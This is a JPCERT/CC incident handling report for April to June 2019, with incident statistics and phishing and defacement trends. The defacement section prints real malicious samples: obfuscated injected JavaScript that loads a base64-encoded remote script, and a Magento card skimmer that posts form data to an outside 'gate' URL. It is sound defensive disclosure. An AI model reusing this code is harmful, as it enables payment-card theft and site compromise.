JPCERT CC®

JPCERT/CC Incident Handling Report

April 1, 2019 ～ June 30 , 2019

JPCERT Coordination Center

July 11, 2019

Table of Contents

1. About the Incident Handling Report

JPCERT Coordination Center (herein, JPCERT/CC) receives reports on computer security incidents (herein, incidents) that occur inside and outside Japan[*1]. This report will introduce statistics and case examples for incident reports received during the period from January 1, 2019 through March 31 , 2019.

[*1] A "Computer Security Incident", for the purpose of this report, refers to all events that may occur in the management of information systems, which include events that may be considered security issues and any case related to computer security.

JPCERT/CC's activities are aimed at recognition and handling of incidents for Internet users and to prevent the spreading of damages from incidents. For incidents that require global coordination and assistance, JPCERT/CC acts as the point of contact for Japan and performs coordination with relevant parties domestically and globally (overseas CSIRTs, etc.).

2. Quarterly Statistics

[Chart 1] shows the total number of incident reports, reported incidents and incidents that JPCERT/CC coordinated during this quarter.

[Chart 1: Number of incident reports]

	Apr	May	Jun	Total	Last Qtr. Total
Number of Reports *2	1,274	1,299	1,257	3,830	4,433
Number of Incident *3	1,411	1,493	1,309	4,213	4,972
Cases Coordinated *4	902	943	960	2,805	2,916

[*2] "Number of Reports" refers to the total number of reports sent through the web form, e-mail or FAX.


[*3] "Number of Incidents" refers to the number of incidents contained in each report. Multiple reports on the same incident are counted as 1 incident.

[*4] "Number of Cases Coordinated" refers to the number of cases where coordination took place to prevent the spreading of an incident by sending them a report and asking the site administrator to address any issues.


The total number of reports received in this quarter was 3,830. Of these, the number of domestic and overseas sites that JPCERT/CC coordinated with was 2,805. When compared with the previous quarter, the total number of reports decreased by 14%, and the number of cases coordinated decreased by 4%. Year on year, the number of reports increased by 0.4%, and the number of cases coordinated increased

by 32%.

[Figure 1] and [Figure 2] show the monthly changes in the total number of reports and incident cases coordinated by JPCERT/CC.



[Figure 1: Change in the number of incident reports]




[Figure 2: Change in the number of incident cases coordinated]

At JPCERT/CC, incident reports that were received are categorized, coordinated and handled according to the incident category that they fall into. For definitions on each incident category, please see "Appendix 1 - Incident Categories."[Chart 2] shows the number of incidents received per category in this quarter.

[Chart 2 : Number of incidents by category]


Incident Category	Apr	May	June	Total	Last Qtr. Total
Phishing Site	614	703	630	1,947	1,753
Website Defacement	77	110	69	256	229
Malware Site	42	195	55	292	136
Scan	501	304	411	1,216	2,165
DoS/DDoS	2	2	6	10	13
ICS Related	0	0	0	0	0
Targeted attack	1	0	0	1	6
Other	174	179	138	491	670

The percentage that each category represents over the total number of incidents in this quarter is shown in [Figure 3]. Incidents categorized as phishing sites accounted for 46.2%, and those categorized as scans, which search for vulnerabilities in systems, made up 28.9%.




[Figure 3: Percentage of incidents by category]


[Figure 4] through [Figure 7] show the monthly changes in the number of incidents categorized as phishing sites, website defacement, malware sites and scans over the past year.




[Figure 4: Change in the number of phishing sites]



[Figure 5: Change in the number of website defacements]




[Figure 6: Change in the number of malware sites]



[Figure 7: Change in the number of scans]

[Figure 8] provides an overview as well as a breakdown of the incidents that were coordinated / handled.



[Figure 8: Breakdown of incidents coordinated/handled]

3. Incident Trends

3.1. Phishing Site Trends


1,947 reports on phishing sites were received in this quarter, representing an 11% increase from 1,753 in the previous quarter. This marks a 60% increase from the same quarter last year (1,214).

During this quarter, there were 378 phishing sites that spoofed domestic brands, increasing 47% from 258 in the previous quarter. There were 1,255 phishing sites that spoofed overseas brands, increasing 5% from 1,198 in the previous quarter. A breakdown of the brand type (domestic, overseas) that the phishing sites spoofed in this quarter is shown in [Chart 3], and a breakdown by industry for domestic and overseas brands is shown in [Figure 9].

[Chart 3: Number of reported phishing sites by domestic/overseas brand]

Phishing Site	Apr	May	Jun	Domestic/ Overseas Total (%)
Domestic Brand	90	128	160	378(19%)
Overseas Brand	444	467	344	1,255(64%)
Unknown Brand [*5]	80	108	126	314(16%)
Monthly Total	614	703	630	1,947(100%)

[*5] "Unknown Brand" refers to sites which could not be verified since the reported site had already been suspended when accessed for confirmation.



[Figure 9: Percentage of reported phishing sites by industry (domestic/overseas)]

Out of the total number of phishing sites reported to JPCERT/CC, 79.1% spoofed e-commerce websites for overseas brands and 39.9% spoofed websites of telecommunications carriers for domestic brands.

E-commerce websites continue to make up a majority of the phishing sites spoofing overseas brands, with specific brands accounting for nearly a half of the total.

As for phishing sites of domestic brands, JPCERT/CC continued to receive many reports regarding phishing sites spoofing telecommunications carriers in this quarter. Numerous phishing sites spoofing financial institutions were also identified.

About half of the phishing sites spoofing financial institutions used https, and many had a domain name consisting of a brand name and words related to the target brand (e.g., "card," "account," "member" and "update"), linked with hyphens as shown below. There were also phishing sites using a .jp domain name.

```
https://<brand name>-card-member.jp/
```

In some cases, phishing sites targeting certain brands used a different domain name each day to launch the website, only to be shut down in less than half a day.

JPCERT/CC also received reports of phishing sites spoofing a social network gaming site to prompt users to enter their mobile phone numbers and passwords, the control panel of a rental server, and login screens of web-based e-mail services.

The parties that JPCERT/CC contacted for coordination of phishing sites were 41% domestic and 59% overseas for this quarter, indicating an increase in the proportion of domestic parties compared to the previous quarter (domestic: 21%, overseas: 79%).

3.2. Website Defacement Trends

The number of website defacements reported in this quarter was 256. This was a 12% increase from 229 in the previous quarter.

This quarter, JPCERT/CC received a number of reports regarding websites embedded with obfuscated JavaScript code enclosed in "codes_iframe" comment tags. The embedded script is shown in [Figure 10]

```
115. <p> <!--codes_iframe--><script type="text/javascript"> function getCookie(e){var U=document.cookie.match(new RegExp("(?:^|; )"+e.replace(/([\.$?*|{}\(\)
     \[\]\\\/\+^])/g,"\\$1")+"=([^;]*)"));return U?decodeURIComponent(U[1]):void 0}var src="data:text/javascript;
     base64,ZG9jdW1lbnQud3JpdGUodW51c2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzMyUzMyUzOCUyRSUzN
     CUzNiUyRSUzNSUzNyUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRScpKTs=",now=Math.floor(Date.now()
     /1e3),cookie=getCookie("redirect");if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new
     Date).getTime()+86400);document.cookie="redirect="+time+"; path=/; expires="+date.toGMTString(),document.write('<script src="'+src+'"><\/script>')}
     </script><!--/codes_iframe--></p>
           </div><!-- .entry-content -->
           <div class="entry-footer"></div>
     </article><!-- #post-## -->
```

[Figure 10: JavaScript code enclosed in comment tags]

JPCERT/CC confirmed that when users access a web page embedded with this script, they are directed to a porn site or a similar website via IP addresses located in the Netherlands. Compromised websites all used WordPress, and it is assumed that they had been altered through attacks exploiting vulnerabilities.

Around May, there was a report that JavaScript code designed to steal credit card information was planted in a domestic e-commerce website. JPCERT/CC investigated the website and found that it was embedded with tags for loading a script from another website. The script that gets loaded is designed to extract and send credit card information entered into a form on websites using an e-commerce platform called Magento. Part of the script is shown in [Figure 11].

```
20. var $s = {
        Number: "ccsave_cc_number",
        Holder: "ccsave_cc_owner",
        HolderFirstName: null,
        HolderLastName: null,
25.     Date: null,
        Month: "ccsave_expiration",
        Year: "ccsave_expiration_yr",
        CVV: "ccsave_cc_cid",
        Gate: "https://jqueryextd.at/gate.php",
30.     Data: {},
        Sent: [],
        SaveParam: function(elem) {
            if(elem.id !== undefined && elem.id != "" && elem.id !== null && elem.value.length < 256 && elem.value.length > 0) {
                $s.Data[elem.id] = elem.value;
35.             return;
            }
            if(elem.name !== undefined && elem.name != "" && elem.name !== null && elem.value.length < 256 && elem.value.length > 0) {
                $s.Data[elem.name] = elem.value;
                return;
40.         }
        },
        SaveAllFields: function() {
            var inputs = document.getElementsByTagName("input");
            var selects = document.getElementsByTagName("select");
45.         var textareas = document.getElementsByTagName("textarea");
            for(var i = 0; i < inputs.length; i++) $s.SaveParam(inputs[i]);
            for(var i = 0; i < selects.length; i++) $s.SaveParam(selects[i]);
            for(var i = 0; i < textareas.length; i++) $s.SaveParam(textareas[i]);
            Cookies.set("$s", $s.Base64.encode(JSON.stringify($s.Data)));
50.     },
```

